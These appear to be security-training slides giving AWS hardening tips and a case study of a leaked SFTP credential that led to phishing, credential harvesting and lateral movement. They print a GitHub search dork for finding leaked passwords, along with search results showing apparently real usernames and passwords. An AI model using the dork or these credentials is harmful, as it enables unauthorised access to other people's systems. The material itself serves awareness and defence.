
Lesson Learned

- **Use a private VPC**
 - All the instances in your VPC should have an internal IP address, preventing by default connections to the internet and from being accessible from the Internet.
 - If external internet access is required on your machines, they should use an AWS NAT gateway as their only way to access the Internet
- **Use Trusted advisor**
 - AWS Trusted Advisor is a great way to retrieve many details about the security of your AWS setup. It also allows you to monitor billing or performance.
- **Update your Amazon Machine Images (AMI)**
 - In AWS, the OS is managed with the AMIs. You should ensure your AMIs are kept up to date.
- **Choose your rights carefully**
 - AWS services start with a zero-rights policy (nothing is allowed by default). So allowing certain entities to use this service is part of the service configuration. This configuration need to be tight, and must not contain any unnecessary privileges.
- **Monitor billing**
 - Billing information can be accessed from the AWS dashboard. Billing alarms can also be created in order to monitor this.

The developer tragedy...

A stupid error

- On 23 July 2018, a developer, working on a shared project for a big Company, wrongly uploaded to GitHub a module source code including SFTP credentials to access and manage the Company public front end hosted on AWS.



Time is a relative concept

- It would take about two weeks for the developer to find the error, but instead of reporting the situation to the Security Department, he just removed the strings and requested a password change to his Sys Admin declaring a synchronization issue.
- The error went unnoticed by the Company Security Department and for another week nothing happened.



Quick Github dork to find creds

- It seems the error is common...

filename:sftp-config.json password

Pull requests Issues Marketplace Explore

Showing 6,691 available code results

Sort: Recently indexed

Repositories 50K

Code 6K+

Commits 5M

Issues 1M

Packages 2

Marketplace 0

Topics 339

Wikis 174K

Users 546

Languages

JSON	6,662
PHP	1
Text	1

Advanced search Cheat sheet

codigopd/development - sftp-config.json JSON

Showing the top match Last indexed 5 hours ago

```
18 "user": "djruesch",
19 "password": "20deenero",
20 "port": "22",
21
22 "remote_path": "/var/www/html/",
23 "ignore_regexes": [
```

LinanJ/send_pkt - sftp-config.json JSON

Showing the top match Last indexed 14 hours ago

```
17 "host": "192.168.101.100",
18 "user": "root",
19 "password": "123456",
20 "port": "22",
21
22 "remote_path": "/home/lyh/send_packet",
```


TronBlack/ravencoin-supply-chain-sim - sftp-config.json JSON

Showing the top two matches Last indexed yesterday

```
18 "user": "username",
19 "password": "password",
20 "port": "22",
21
22 "remote_path": "/example/path/",
```


All your base are belong to us

- In fact, a known crew of cybercriminals, scraping Github with dorks, almost immediately syphoned the credentials from the repository and started looking at the Company website with interest....




Attacker strategy

- The attacker exploited the credentials, setting up a subdomain, including SMTP service and an OWA interface aimed to fool internal resources.
- Thanks to the trick, the attacker expanded the attack surface, harvesting more than fifty credentials in less than a week.




Lateral movements

- The attacker moved laterally and through initial compromise he was able to access AWS instances from internal systems.



Lateral movements

